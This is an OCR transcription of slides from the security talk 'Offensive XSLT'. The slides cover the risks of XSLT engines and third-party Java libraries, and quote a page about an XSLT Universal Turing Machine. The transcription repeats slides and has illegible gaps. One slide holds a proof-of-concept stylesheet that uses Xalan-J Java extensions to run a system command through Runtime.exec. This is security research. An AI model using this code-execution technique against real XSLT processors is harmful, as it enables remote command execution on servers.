
OFFENSIVE XSLT

NICOLAS GREGOIRE
AKA NICOB
HTTP://WWW.AGARRI.FR/


OVERVIEW
XSLT ?
METHODOLOGY
RISKS
VULNERABILITIES
EXPLOITATION
CONCLUSION
CUSTOMERS
HACKERS
There's a lot of bugs, come on and play !
A "state of the art" (XML/SOAP)-sig implementation should not be vulnerable
Most engines can be deployed in a secure mode (read the doc !)
First XSLT advisories were published in 2001 ! Guninski vs Oracle/IE
EDITORS
Use Defense in Depth
Select some XSLT engines
Enumerate theirs features
Test on numerous applications
Identify the dangerous ones
Profit !
For each format, write a "container"
For each dangerous feature, write a PoC

OFFENSİVE XSLT

[illegible]

[illegible]

OFFENSIVE XSLT

NICOLAS GREGOIRE
AKA NICOB
HTTP://WWW.AGARRI.FR/

OVERVIEW

XSLT ?

METHODOLOGY

RISKS

VULNERABILITIES

EXPLOITATION

CONCLUSION

Doing computer security for 10+ years
Half as a consultant, half as an end user

Now owner of Agarri

Offensive security only (pentest, application audit, vulnerability research, ...)

Thanks to customer X !

Brainstorming & Money

EARL OF SANDWICH

CONCLUSION

OVERVIEW

OFFENSIVE XSLT

EXPLOITATION

XSLT ?

[illegible]

[illegible]

[illegible]

METHODOLOGY

VULNERABILITIES

NICOLAS GREGOIRE
AKA NICOB
HTTP://WWW.AGARRI.FR/

RISKS

OVERVIEW

Modern software is complex

Third party code is (very) common

Unaudited code
==
Untrusted code

EVEN IF IT'S A APACHE.ORG PROJECT !

XML Xerces

WEB SERVICES Axis

LOGS log4j

MVC Spring

GRAPHS JFreeChart

AJAX RichFaces

Java™

SEARCH Lucene

DAO Hibernate


PDF iText

AJAX DWR

XSLT Xalan-J

CRYPTO BouncyCastle

XSL-FO FOP


Bottom-up

WEB SERVICES Axis

XML Xerces

LOGS log4j

MVC Spring

GRAPHS JFreeChart

AJAX RichFaces

Java

SEARCH Lucene

DAO Hibernate

PDF iText

AJAX DWR


XSLT Xalan-J

XSL-FO FOP

CRYPTO BouncyCastle

XSLT

Xalan-J



```xml
<?xml version="1.0"?>
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
      xmlns:jv="http://xml.apache.org/xslt/java"
      exclude-result-prefixes="jv"
      version="1.0">
  <xsl:template match="/">
    <xsl:variable name="runtimeObject" select="jv:java.lang.Runtime.getRuntime()"/>
    <xsl:variable name="command" select="jv:exec($runtimeObject, '/usr/bin/xcalc')"/>
    <xsl:variable name="commandAsString" select="jv:toString($command)"/>
    <xsl:value-of select="$commandAsString"/>
  </xsl:template>
</xsl:stylesheet>
```

We'll exploit (documented) features !

Not some design or implementation errors

Exploits reliability ++ ;-)

OFFENSIVE XSLT

NICOLAS GREGOIRE
AKA NICOB
[HTTP://WWW.AGARRI.FR/](http://www.agarri.fr/)

OVERVIEW

XSLT ?

METHODOLOGY

RISKS

VULNERABILITIES

EXPLOITATION

CONCLUSION

[illegible]

XSLT ?


XSLT : XSL Transformations

http://www.w3.org/TR/xslt

A language used to transform a XML document into another document (XML, PDF, TXT, SVG, ...)

language

XML docu



Universal Turing Machine in XSLT

This page is organized as follows:

- Introduction
- Obtaining the Universal Turing Machine Stylesheet
- Running the Universal Turing Machine Stylesheet
- Description of the Universal Turing Machine Stylesheet

HTTP://WWW.UNİDEX.COM/TURİNG/UTM.HTM

Introduction
This page describes an XSLT 1.0 stylesheet that executes (i.e., interprets) the Turing machine that is described in the source TMML document. Thus, this stylesheet is a Universal Turing Machine and is an existence proof that XSLT 1.0 is Turing complete. A language is Turing complete if it is powerful enough to implement any Turing machine. It's widely believed that Turing machines are powerful enough to perform any calculation that can be performed by a modern computer program.


Obtaining the Universal Turing Machine Stylesheet
The stylesheet, which is available in HTML format and as an XSLT document, has been run with SAXON and Xalan. It does not use any extension functions or proprietary features. The stylesheet does use the xsl:key instruction and the XPath key() function; thus, you can not use James Clark's XT to execute the stylesheet.

Running the Universal Turing Machine Stylesheet
The following Instant SAXON command will invoke the utm.xsl stylesheet, in order to execute a Turing machine that adds one to the number specified on the tape. The Turing machine is described by the TMML document named "add_one_tm.xml". The input tape for the Turing machine is "199".

```
saxon add_one_tm.xml utm.xsl tape=199
```

The output of this command includes information about each step performed by the Turing machine and the final tape, which will contain the number "200".

